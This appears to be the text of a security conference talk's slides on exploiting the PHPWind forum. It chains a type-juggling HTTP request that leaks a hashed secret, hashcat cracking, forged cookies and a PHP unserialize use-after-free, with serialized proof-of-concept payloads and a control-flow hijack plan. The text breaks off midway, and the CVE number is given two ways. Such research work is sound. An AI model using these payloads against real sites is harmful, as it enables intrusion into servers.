A Journey Combining Web and Binary Exploitation in Real World

Orange Tsai (orange@devco.re)

Jan.09-10, 2021

Orange Tsai

- Principal security researcher at DEVCORE
- Captain of HITCON CTF team
- 0day researcher, focusing on Web/Application security

orange_8361

PHPWind

Could be an initial access in one of our Red Team operation

src/library/Pw.php

```php
public static function encrypt($str, $key = '') {
    $key || $key = Wekit::C('site', 'hash');
    /* @var $security IWindSecurity */
    $security = Wind::getComponent('security');
    return base64_encode($security->encrypt($str, $key));
}
```

applications/install/controoler/IndexController.php

```php
$site_hash = WindUtility::generateRandStr(8);
$cookie_pre = WindUtility::generateRandStr(3);
Wekit::load('config.PwConfig')->setConfig(
    'site', 'hash',
    $site_hash
);
Wekit::load('config.PwConfig')->setConfig(
    'site', 'cookie.pre',
    $cookie_pre
);
```

wind/utility/WindUtility.php

```php
public static function generateRandStr($length) {
    $mt_string = 'AzBy0CxDwEv1FuGtHs2IrJqK3pLoM4nNmOl
P5kQjRi6ShTgU7fVeW8dXcY9bZa';
    $randstr = '';
    for ($i = 0; $i < $length; $i++) {
        $randstr .= $mt_string[mt_rand(0, 61)];
    }
    return $randstr;
}
```

Recover the site_hash?

1. Brute-forcing
   - 62^8 x $(Time\ of\ xxTEA)$ ≒ $2^{47.5}$ x $(Time\ of\ xxTEA)$
2. Cracking Pseudo Random Number Generator
   - 2^{32} x 624 x $(Time\ of\ xxTEA)$ ≒ 2^{41} x $(Time\ of\ xxTEA)$
3. No ***xxTEA*** supports on ***HashCat*** : (

application/bbs/controller/ForumController.php

```php
public function verifyAction() {
    $fid = $this->getInput('fid');
    $password = $this->getInput('password', 'post');
    Wind::import('SRV:forum.bo.PwForumBo');
    $forum = new PwForumBo($fid);
    if (!$forum->isForum(true)) {
        $this->showError('BBS:forum.exists.not');
    }
    if (md5($password) != $forum->foruminfo['password']) {
        $this->showError('BBS:forum.password.error');
    }
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);
    $this->showMessage('success');
}
```

application/bbs/controller/ForumController.php

```php
public function verifyAction() {
    $fid = $this->getInput('fid');
    $password = $this->getInput('password', 'post');
    Wind::import('SRV:forum.bo.PwForumBo');
    $forum = new PwForumBo($fid);
    if (!$forum->isForum(true)) {
        $this->showError('BBS:forum.exists.not');
    }
    if (md5($password) != $forum->foruminfo['password']) {
        $this->showError('BBS:forum.password.error');
    }
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);
    $this->showMessage('success');
}
```

application/bbs/controller/ForumController.php

```
public function verifyAction() {
    $fid = $this->getInput('fid');
    $password = $this->getInput('password', 'post');
    Wind::import('SR
    $forum = new PwForumBo($fid);
    if (!$forum->isForum(true)) {
        orum.exists.not');
    }
    if (md5($password) != $forum->foruminfo['password']) {
        $this->showError('BBS:forum.password.error');
    }
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);
    $this->showMessage('success');
}
```

Password of a public forum must be EMPTY

MD5 an array type leads to NULL

application/bbs/controller/ForumController.php

```php
public function verifyAction() {
    $fid = $this->getInput('fid');
    $password = $this->getInput('password', 'post');
    Wind::import('SRV:forum.bo.PwForumBo');
    $forum = new PwForumBo($fid);
    if (!$forum->isForum(true)) {
        $this->showError('BBS:forum.exists.not');
    }
    if (md5($password) != $forum->foruminfo['password']) {
        $this->showError('BBS:forum.password.error');
    }
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);
    $this->showMessage('success');
}
```

src/library/Pw.php

```php
public static function getPwdCode($pwd) {
    return md5($pwd . Wekit::C('site', 'hash'));
}
```

```
md5(Wekit::C('site', 'hash'))
```

Modified HTTP Request

```
POST /index.php?c=forum&a=verify HTTP/1.1
Host: 192.168.110.131
Content-Length: 33
Content-Type: application/x-www-form-urlencoded
Cookie: csrf_token=orange

fid=3&password[]=&csrf_token=orange
```

HTTP Response

```
HTTP/1.1 200 OK
Date: Tue, 08 Dec 2020 08:43:10 GMT
Server: Apache/2.2.22 (Unix) PHP/5.3.27
Set-Cookie: ygH_fp_3=aea24243284036ab3ba8ab2fca7c1491
Content-Length: 5798
Content-Type: text/html
```

```
hashcat.bin -m 0 -a 3 <hash>
-1 ?l?u?d ?1?1?1?1?1?1?1?1
```

Cracked within 1 hour with GeForce RTX 2080 Ti

Exploitation Steps

1. Get secret_key
   - Leak hashed secret_key via PHP Type Juggling
   - Recover secret_key via HashCat
2. Leverage secret_key
   - Arbitrary encryption/decryption
   - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
   - Read/Write Primitive
   - Control-Flow Hijacking Primitive

Leverage secret_key

- Modify Cookies to become admin!
  - Failed due to hacked/modified PHPWind
- Reset admin password!
  - Failed due to hacked/modified PHPWind
- ?

src/service/online/srv/PwOnlineService.php

```php
public function getVisitor($isRefresh = false) {
    $sign = Pw::getCookie('visitor');
    if (empty($sign)) return true;
    $sign = Pw::decrypt($sign);
    $signs = explode('_',$sign);
    if ($isRefresh) return $signs;

    // OMIT…
}
```

src/service/online/srv/PwOnlineService.php

```
public function forumOnline($fid) {
    $vistor = $this->getVisitor(true);
    if (!is_array($vistor)) return $this->time;
    list($ip, $createdTime, $modifyTime, $ext) = $vistor;
    $onlineTime = $this->time - (int)$modifyTime;
    $ext = unserialize($ext);
    // OMIT…
    $this->signVisitor($ip, $createdTime, $this->time,
array('currentFid'=>$fid, 'beforeFid'=>$ext['currentFid']));
}
```

Exploit PHP unserialize

1. No known gadgets on 3rd party libraries
2. No PHP native gadgets such as ***GMP*** or ***SoapClient***
3. PHPWind loads classes via ***__autoload***, but PHP unserialize() implementation forbids slashes(and our target is Linux)

```
spl_autoload_register('Wind::autoLoad');
public static function autoLoad($className, $path = '') {
    // omit…
    include $className . '.' . self::$_extensions;
}
```

Dead End on Web Part

If not, let me know please :P

HTTP Response

```
HTTP/1.1 200 OK
Date: Tue, 08 Dec 2020 08:43:10 GMT
Server: Apache/2.2.22 (Unix) PHP/5.3.27
Set-Cookie: ygH_fp_3=aea24243284036ab3ba8ab2fca7c1491
Content-Length: 5798
Content-Type: text/html
```

Exploit PHP unserialize in Hard Mode

1. PHP 5.3.27 is old enough and prone to memory bugs
   - We choose CVE-2015-0273, another User-After-Free on unserialize()
2. There is a well-known case on Pornhub Bug Bounty
   - But the exploited CVE and exploit approach are totally different
3. Conclusion is we exploit a single unserialize() call remotely without any known binaries

Exploit Approach on Pornhub Case

1. Make the Read Primitive to leak arbitrary address
2. Parse ELF headers to get address of:
   - Symbol of `zend_eval_string`
   - ROP Gadgets
   - POST data (dereference from `sapi_globals` on BSS)
3. Hijack the control-flow and pivot stack into the POST data

Different with Pornhub Approach

- The PornHub approach exploits UAF without Write-Primitive
  - This is reasonable because they know the address of POST data and can pivot the stack into there
  - But our target PHP is built with ZTS(Zend Thread Safety)

```
#ifdef ZTS
    SAPI_API int sapi_globals_id;
#else
    sapi_globals_struct sapi_globals;
#endif
```

Exploitation Steps

1. Get secret_key
   - Leak hashed secret_key via PHP Type Juggling
   - Recover secret_key via HashCat
2. Leverage secret_key
   - Arbitrary encryption/decryption
   - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
   - Read/Write Primitive
   - Control-Flow Hijacking Primitive

PHP CVE-2015-0237

- Use-After-Free during unserializing objects *DateTime* and *DateTimeZone*
  1. The *__wakeup* implementation try to cast *timezone_type* into long type and free the previous value
  2. The unserialize() process can still point to the previous freed value through `R` type specifier

php-src-5.3.27/ext/date/php_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
    HashTable *myht TSRMLS_DC) {

  // Omit…
  if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
    convert_to_string(*z_date);
    if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
      convert_to_long(*z_timezone_type);
      if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
        convert_to_string(*z_timezone);

        switch (Z_LVAL_PP(z_timezone_type)) {
          case TIMELIB_ZONETYPE_OFFSET:
          case TIMELIB_ZONETYPE_ABBR: {
```

php-src-5.3.27/Zend/zend_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {
        case IS_NULL:
            Z_LVAL_P(op) = 0;
            break;
        case IS_STRING:
            char *strval = Z_STRVAL_P(op);
            Z_LVAL_P(op) = strtol(strval, NULL, base);
            STR_FREE(strval);
            break;
        case IS_ARRAY:
            long tmp = (zend_hash_num_elements(Z_ARRVAL_P(op))?1:0);
            zval_dtor(op);
            Z_LVAL_P(op) = tmp;
            break;
```

Proof of Concept

Structure in PHP	Serialized String

`array(3) {`
`  [0] => object(DateTime) (3) {`
`  ["date"] => string(4) "2077"`
`  ["timezone_type"] =>`
`  array(1) {`
`  [0] => NULL`
`  }`
`  ["timezone"] => NULL`
`  }`
`  [1] => #(Ref 5)`
`  [2] => NULL`
`}`
	`a:3:{`
	`  i:0; O:8:"DateTime":3:{`
	`  s:4:"date"; s:4:"2077";`
	`  s:13:"timezone_type";`
	`  a:1:{`
	`  i:0; N;`
	`  }`
	`  s:8:"timezone"; N;`
	`  }`
	`  i:1; R:5;`
	`  i:2; N;`
	`}`

Proof of Concept

Structure in PHP	Serialized String
`array(3) {`	`a:3:{`
`  [0] => object(DateTime) (3) {`	`  i:0; O:8:"DateTime":3:{`
`    ["date"] => string(4) "2077"`	`    s:4:"date"; s:4:"2077";`
`    ["timezone_type"] =>`	`    s:13:"timezone_type";`
`    array(1) {`	`    a:1:{`
`      [0] => NULL`	`      i:0; N;`
`    }`	`    }`
`    ["timezone"] => NULL`	`    s:8:"timezone"; N;`
`  }`	`  }`
`  [1] => #(Ref 5)`	`  i:1; R:5;`
`  [2] => NULL`	`  i:2; N;`
`}`	`}`

Proof of Concept

Structure in PHP	Serialized String

`array(3) {`
`  [0] => object(DateTime) (3) {`
`  ["date"] => string(4) "2077"`
`  ["timezone_type"] =>`
`  array(1) {`
`  [0] => NULL`
`  }`
`  ["timezone"] => NULL`
`  }`
`  [1] => #(Ref 5)`
`  [2] => NULL`
`}`
	`a:3:{`
	`  i:0; O:8:"DateTime":3:{`
	`  s:4:"date"; s:4:"2077";`
	`  s:13:"timezone_type";`
	`  a:1:{`
	`  i:0; N;`
	`  }`
	`  s:8:"timezone"; N;`
	`  }`
	`  i:1; R:5;`
	`  i:2; N;`
	`}`

Proof of Concept

Structure in PHP	Serialized String

`array(3) {`
`  [0] => object(DateTime) (3) {`
`  ["date"] => string(4) "2077"`
`  ["timezone_type"] =>`
`  array(1) {`
`  [0] => NULL`
`  }`
`  ["timezone"] => NULL`
`  }`
`  [1] => #(Ref 5)`
`  [2] => NULL`
`}`
	`a:3:{`
	`  i:0; O:8:"DateTime":3:{`
	`  s:4:"date"; s:4:"2077";`
	`  s:13:"timezone_type";`
	`  a:1:{`
	`  i:0; N;`
	`  }`
	`  s:8:"timezone"; N;`
	`  }`
	`  i:1; R:5;`
	`  i:2; N;`
	`}`

Proof of Concept

Structure in PHP	Serialized String

`array(3) {`
`  [0] => object(DateTime) (3) {`
`  ["date"] => string(4) "2077"`
`  ["timezone_type"] =>`
`  array(1) {`
`  [0] => NULL`
`  }`
`  ["timezone"] => NULL`
`  }`
`  [1] => #(Ref 5)`
`  [2] => NULL`
`}`
	`a:3:{`
	`  i:0; O:8:"DateTime":3:{`
	`  s:4:"date"; s:4:"2077";`
	`  s:13:"timezone_type";`
	`  a:1:{`
	`  i:0; N;`
	`  }`
	`  s:8:"timezone"; N;`
	`  }`
	`  i:1; R:5;`
	`  i:2; N;`
	`}`

Proof of Concept

Structure in PHP	Serialized String

`array(3) {`
`  [0] => object(DateTime) (3) {`
`  ["date"] => string(4) "2077"`
`  ["timezone_type"] =>`
`  array(1) {`
`  [0] => NULL`
`  }`
`  ["timezone"] => NULL`
`  }`
`  [1] => #(Ref 5)`
`  [2] => NULL`
`}`
	`a:3:{`
	`  i:0; O:8:"DateTime":3:{`
	`  s:4:"date"; s:4:"2077";`
	`  s:13:"timezone_type";`
	`  a:1:{`
	`  i:0; N;`
	`  }`
	`  s:8:"timezone"; N;`
	`  }`
	`  i:1; R:5;`
	`  i:2; N;`
	`}`

FREED

Proof of Concept

Structure in PHP	Serialized String
`array(3) {`	`a:3:{`
`  [0] => object(DateTime) (3) {`	`  i:0; O:8:"DateTime":3:{`
`  ["date"] => string(4) "2077"`	`  s:4:"date"; s:4:"2077";`
`  ["timezone_type"] =>`	`  s:13:"timezone_type";`
`  array(1) {`	`  a:1:{`
`  [0] => NULL`	`  i:0; N;`
`  }`	`  }`
`  ["timezone"] => NULL`	`  s:8:"timezone"; N;`
`  }`	`  }`
`  [1] => #(Ref 5)`	`  i:1; R:5;`
`  [2] => NULL`	`  i:2; N;`
`}`	`}`

FREED

Proof of Concept

Structure in PHP	Serialized String
`array(3) {`	`a:3:{`
`  [0] => object(DateTime) (3) {`	`  i:0; O:8:"DateTime":3:{`
`  ["date"] => string(4) "2077"`	`  s:4:"date"; s:4:"2077";`
`  ["timezone_type"] =>`	`  s:13:"timezone_type";`
`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
`  ["timezone"] => NULL`	`  s:8:"timezone"; N;`
`  }`	`  }`
`  [1] => #(Ref 5)`	`  i:1; R:5;`
`  [2] => string(24) "AAAAAAAAAAA…"`	`  i:2; s:24:"AAAAAAAAAAA…"`
`}`	`}`

Convert the POC into Read Primitive

- ZVAL
  - Basic data structure in PHP internal

```
typedef struct _zval_struct {
    zvalue_value value;
    zend_uint refcount__gc;
    zend_uchar type;
    zend_uchar is_ref__gc;
} zval;
```

```
typedef union _zvalue_value {
    long lval;
    double dval;
    struct {
        char *val;
        int len;
    } str;
    HashTable *ht;
    zend_object_value obj;
} zvalue_value;
```

Convert the POC into Read Primitive

Structure in PHP	Serialized String
`array(3) {`	`a:3:{`
`[0] => object(DateTime) (3) {`	`i:0; O:8:"DateTime":3:{`
`["date"] => string(4) "2077"`	`s:4:"date"; s:7:"2077";`
`["timezone_type"] =>`	`s:13:"timezone_type";`
`\00 \00 \40 \00 \00 \00`	`\00 \00 \12 \34 \00 \00`
`\00 \00 \00 \00 \01 \00`	`\00 \00 \06 \00 \00 \00`
`["timezone"] => NULL`	`s:8:"timezone"; N;`
`}`	`}`
`[1] => #(Ref 5)`	`i:1; R:5;`
`[2] => string(24) "\x00\x00…"`	`i:2; s:24:"\x00\x00\x00\x40…"`
`}`	`}`

Convert the POC into Read Primitive

Structure in PHP	Serialized String
`array(3) {`	`a:3:{`
`[0] => object(DateTime) (3) {`	`i:0; O:8:"DateTime":3:{`
`["date"] => string(4) "2077"`	`s:4:"date"; s:7:"2077";`
`["timezone_type"] =>`	`s:13:"timezone_type";`
`\00 \00 \40 \00 \00 \00 \00 \00 \12 \34 \00 \00`	
`\00 \00 \00 \00 \01 \00 \00 \00 \06 \00 \00 \00`	
`["timezone"] => NULL`	`s:8:"timezone"; N;`
`}`	`}`
`[1] => #(Ref 5)`	`i:1; R:5;`
`[2] => string(24) "\x00\x00…"`	`i:2; s:24:"\x00\x00\x00\x40…"`
`}`	`}`

Convert the POC into Read Primitive

Structure in PHP	Serialized String
array(3) {	a:3:{
[0] => object(DateTime) (3) {	i:0; O:8:"DateTime":3:{
["date"] => string(4) "2077"	s:4:"date"; s:7:"2077";
["timezone_type"] =>	s:13:"timezone_type";
\00 \00 \40 \00 \00 \00 \00 \00 \12 \34 \00 \00	
\00 \00 \00 \00 \01 \00 \00 \00 \06 \00 \00 \00	
["timezone"] => NULL	s:8:"timezone"; N;
}	}
[1] => #(Ref 5)	i:1; R:5;
[2] => string(24) "\x00\x00…"	i:2; s:24:"\x00\x00\x00\x40…"
}	}

Convert the POC into Read Primitive

Structure in PHP	Serialized String
array(3) {	a:3:{
[0] => object(DateTime) (3) {	i:0; O:8:"DateTime":3:{
["date"] => string(4) "2077"	s:4:"date"; s:7:"2077";
["timezone_type"] =>	s:13:"timezone_type";
\00 \00 \40 \00 \00 \00 \00 \00 **\12 \34 \00 \00**	
\00 \00 \00 \00 \01 \00 \00 \00 \06 \00 \00 \00	
["timezone"] => NULL	s:8:"timezone"; N;
}	}
[1] => #(Ref 5)	i:1; R:5;
[2] => string(24) "\x00\x00…"	**i:2; s:24:"\x00\x00\x00\x40…"**
}	}

Convert the POC into Read Primitive

Structure in PHP	*Serialized String*
array(3) {	*a:3:{*
[0] => object(DateTime) (3) {	*i:0; O:8:"DateTime":3:{*
["date"] => string(4) "2077"	*s:4:"date"; s:7:"2077";*
["timezone_type"] =>	*s:13:"timezone_type";*
\00 \00 \40 \00 \00 \00	\00 \00 \12 \34 \00 \00
\00 \00 \00 \00 **\01 \00**	**\00 \00** \06 **\00 \00 \00**
["timezone"] => NULL	*s:8:"timezone"; N;*
}	*}*
[1] => #(Ref 5)	*i:1; R:5;*
[2] => string(24) "\x00\x00…"	**i:2; s:24:"\x00\x00\x00\x40…"**
}	*}*

src/service/online/srv/PwOnlineService.php

```
public function forumOnline($fid) {
    $vistor = $this->getVisitor(true);
    if (!is_array($vistor)) return $this->time;
    list($ip, $createdTime, $modifyTime, $ext) = $vistor;
    $onlineTime = $this->time - (int)$modifyTime;
    $ext = unserialize($ext);}
    // omit…
    $this->signVisitor($ip, $createdTime, $this->time,
array('currentFid'=>$fid, 'beforeFid'=>$ext['currentFid']));
}
```

src/service/online/srv/PwOnlineService.php

```php
public function signVisitor($ip, $createdTime, $modifyTime, $extension = array()) {
    $ip = ip2long($ip);
    $sign = Pw::encrypt($ip . '_' . $createdTime . '_' . $modifyTime . '_' . serialize($extension));
    return Pw::setCookie('visitor', $sign);
}
```

Burp Suite Professional v2020.11.3 - Temporary Project - licensed to DEVCORE [single user license]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Send Cancel < > Target: http://phpwind.local

Request

Pretty Raw \n Actions

```
GET /index.php?m=bbs&c=read&a=run&fid=2&tid=1 HTTP/1.1
Host: phpwind.local
Cookie: ygH_winduser=
DlijGXsKbA1Rw/NXFTOO4Ak6y8TW3jPuO5y1EIFoohepvsPSqF3RwA==; ygH_visitor=
bnlxP6i/2yvIPuD8ISlVLOWjTVwEiNYF9z9f6BA2p39loOHpQvhIkQ9/NQiWYW3vcbxhrUAv1
XYxFEkjFjZC7vtYBOCKMai5KJcTztwAUj1FhlAQgOqyDO//vcQK8vuOS8sYxbOCkehSwNSFwz
phy8cc9logw7aC6LgF9nyVKzWPyZObgx1nWcESAGunUgIxFGVaKs439YKlpklXvC6h2s33CKK
TkL1vJDGKxo1aB53J1Upoxs4z5drkfFNs7gqbz29aCVqbJfAcO1OpZc61M/a3VaFsN9QQObUW
z2tYJRLpYqoS6fNcUQ==
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Fri, 11 Dec 2020 09:59:48 GMT
Server: Apache/2.2.22 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: ygH_lastvisit=
0%091607680788%09%2Findex.php%3Fm%3Dbbs%26c%3Dread%26a%3Drun%26fid%3D2
%26tid%3D1; expires=Sat, 11-Dec-2021 09:59:48 GMT; path=/
Set-Cookie: ygH_visitor=
FGOApKUN3CsJy2bdr6VZfTMe3II%2BTYuUzT3CXabgl35cUumBYg8gXIQS8ewEKAJXRmk%
2FXvOmnbSsA7LJmalJMymyEr3tCnonurG4zGAnG6K67DjugEmOSuk%2BUOCFbqRFI3KA4l
GXgTyHy6rhW9EJn6V2lCNiF4kMcdxnFpFA7Bhfk8A2rxauuiyULh3XjnRTS7Pb5BlgxUkf
NeGmISDOpYsb4vSPKIWC2kKUizhU4vm6gK5%2BObwdJDbM2qGO83W6gaSLZKRO4vwvm5aM
pRHOiCs4hwKyMXdAXyUJ%2FpWLK94TSLMHh64IWUEUpJ8Hp%2FDYCeIIXQ3PNuV1S22a5f
MVMlA7K2%2F9qjEPUoDJx6m4oFFhlZytxRVEPeDbeUzC6g8jDqd5A6F6rLVvRivRqkotj3
ywhAOPQPjot2lrl4SiQ9Rrj8p6KTWO3kM2l4jjmUAywMo%2B2Fzx9vhMr4mqAAXbw13ifE
RnO8KWzyYzzHhVu7hm%2Bg5FsRGUNoTPh7Hp3pAfo2hX5muzlEyHCHrAmnKO6oO1Z9yAZS
OfIhiZf%2BhI339P4IN%2BR2m6T%2Fxa%2B4EwcYfxOBd5vZYFgr8oMc99S1LsulujRTnr
KtXtVvDxHdQ3CqS8GWuEZ6gCdGRIeg2JgzXuSOpBLLHDFHOQDlSg27QM165YVOqTIX3I%2
BwDOprQjPdSy88BIj1C95K9jw6ReOuevPX8n5r1%2BXw6HHGZCi2BM21Im8ki9wzf3tJN3
GO7KEgsWPbUpKmzBVx1tWBzc%2FZhlu8VTLW%2FpGO8PnvXEH%2FpP4HIRm1GcKw3kqLrG
UlM2AYMjVVzFjfKOqORgqPhR4jb3JaXXxtLgicrFT75XiQGjUhrLEIO3aHW6qq%2B8qjOE
JXoaClMyQJcdWHncfKZ5CHDEa3Bjot2WOFkmA%2BYvqwQJBNvacQHc7w%2B7GqVwmTPX5o
xNkOz73XQYiFtYibpxRnQ9bm%2FFnhBgwhHuf6eDZxkDMzHJDiHicJ8QzQY9bmSEbj4KMV
rcfyA4E7SEw4OO25EV4dR2VorKwDl%2FO%2FfYRlnN7sdcecDl%2FOezAq4VcPOvBvV4Si
nLPR74gUtDG6QQsSHNddy3KafOtYE3LkqR54qDS7cxHdBYWWHFik65aBZzIk9IitHOkjhJ
WPYUDHj1OqvEIoSFharYGcPsLEJxnZ4r9KSDWlnMSJZHEvqKtOXxXEE8SzTriZTDTAeIWd
```

0 matches

0 matches

Done

24,079 bytes | 73 millis

Control-Flow Hijacking Primitive

php-src-5.3.27/Zend/zend_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {
        case IS_NULL:
            Z_LVAL_P(op) = 0;
            break;
        case IS_STRING:
            char *strval = Z_STRVAL_P(op);
            Z_LVAL_P(op) = strtol(strval, NULL, base);
            STR_FREE(strval);
            break;
        case IS_ARRAY:
            long tmp = (zend_hash_num_elements(Z_ARRVAL_P(op))?1:0);
            zval_dtor(op);
            Z_LVAL_P(op) = tmp;
            break;
```

php-src-5.3.27/Zend/zend_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {

        // OMIT…
        case IS_OBJECT:
            int retval = 1;
            TSRMLS_FETCH();
            convert_object_to_type(op, IS_LONG, convert_to_long);
            if (Z_TYPE_P(op) == IS_LONG)
                    return;
            zend_error(E_NOTICE, "Object of class %s could not be
converted to int", Z_OBJCE_P(op)->name);
            zval_dtor(op);
            ZVAL_LONG(op, retval);
            return;
```

php-src-5.3.27/Zend/zend_operators.c

```
#define convert_object_to_type(op, ctype, conv_func) {                          \
    if (Z_OBJ_HT_P(op)->cast_object) {                                          \
        zval dst;                                                               \
        if (Z_OBJ_HT_P(op)->cast_object(op, &dst, ctype TSRMLS_CC) == FAILURE)  \
            // OMIT…
        }                                                                       \
    } else if(Z_OBJ_HT_P(op)->get) {                                            \
        zval *newop = Z_OBJ_HT_P(op)->get(op TSRMLS_CC)                         \
        // OMIT…
    }
}
```

Control-Flow Hijacking Primitive

IDA View-A | Hex View-1 | Pseudocode-A | Structures | Enums | Imports | Exports

```
.text:0000000000362114 tsrm_ls = r12                           ; void ***
.text:0000000000362114                 mov     rax, [op+8]     ; op points to our controllable ZVAL
.text:0000000000362114                                         ; op   61 61 61 61 61 61 61 61 61 61
.text:0000000000362114                                         ; op+8 62 62 62 62 62 62 62 62 62 62
.text:0000000000362114                                         ; op+C 01 00 00 00 00 05 00 00 00 00 // 05 = IS_OBJECT
.text:0000000000362118                 mov     r8, [rax+0A8h]
.text:000000000036211F                 test    r8, r8
.text:0000000000362122                 jz      loc_3621E0
.text:0000000000362128                 mov     rsi, rsp
.text:000000000036212B                 mov     rcx, tsrm_ls
.text:000000000036212E                 mov     edx, 1
.text:0000000000362133                 mov     rdi, op
.text:0000000000362136                 call    r8
.text:0000000000362139                 add     eax, 1
.text:000000000036213C                 jz      loc_362275
.text:0000000000362142                 cmp     byte ptr [op+14h], 3
.text:0000000000362146                 ja      loc_362265
```

Control-Flow Hijacking Primitive

- Could we just return to system?
  - Definitely yes. Since the RDI is our controllable ZVAL, we can just find a buffer and its ***buffer+0xA8*** points to system
  - However, there are only ***7 bytes*** for our command...

's'	'l'	'e'	'e'	'p'	' '	'9'	\00	\ae	\67	\5e	\c7
\6e	\2b	\00	\00	\00	\00	\00	\00	\05	\00	\00	\00

Need a Write Primitive

Or a fixed fully controlled address

Write Primitive

- We can free arbitrary address now, but...
  1. PHP has its own memory management
     - In `_zend_mm_free_int()` of `zend_alloc.c`
     - More easy than Glibc. No checks on `prev_size`. If `size < 0x21f`, it would be cached for next small allocation
  2. The unserialize() process couldn't be halted between the free and fill operation

php-src-5.3.27/ext/date/php_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
    HashTable *myht TSRMLS_DC) {

  // Omit…
  if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
    convert_to_string(*z_date);
    if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
      convert_to_long(*z_timezone_type);
      if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
        convert_to_string(*z_timezone);

        switch (Z_LVAL_PP(z_timezone_type)) {
          case TIMELIB_ZONETYPE_OFFSET:
          case TIMELIB_ZONETYPE_ABBR: {
```

php-src-5.3.27/ext/date/php_date.c

```
PHP_METHOD(DateTime, __set_state) {
  php_date_obj *daeobj; zval *array; HashTable *myht;

  if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "a", &array) == FAILURE)
    RETURN_FALSE;

  myht = HASH_OF(array);
  php_date_instantiate(date_ce_date, return_value TSRMLS_CC);
  dateobj = (php_date_obj *) zend_object_store_get_object(return_value TSRMLS_CC);
  if (!php_date_initialize_from_hash(&return_value, &dateobj, myht TSRMLS_CC)) {
    php_error(E_ERROR, "Invalid serialization data for DateTime object");
  }
}
```

php-src-5.3.27/ext/date/php_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
    HashTable *myht TSRMLS_DC) {

  // Omit…
  if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
    convert_to_string(*z_date);
    if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
      convert_to_long(*z_timezone_type);
      if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
        convert_to_string(*z_timezone);

        switch (Z_LVAL_PP(z_timezone_type)) {
          case TIMELIB_ZONETYPE_OFFSET:
          case TIMELIB_ZONETYPE_ABBR: {
```

1

2

Write Primitive

- Constrains of the address
  1. A fixed R/W address
  2. The `qword ptr[address-16]` must less than `0x21f`
  3. We mark the ZVAL as String type, the return value of `strtol(address)` must be 1 or 2

mysqlnd_charset.c

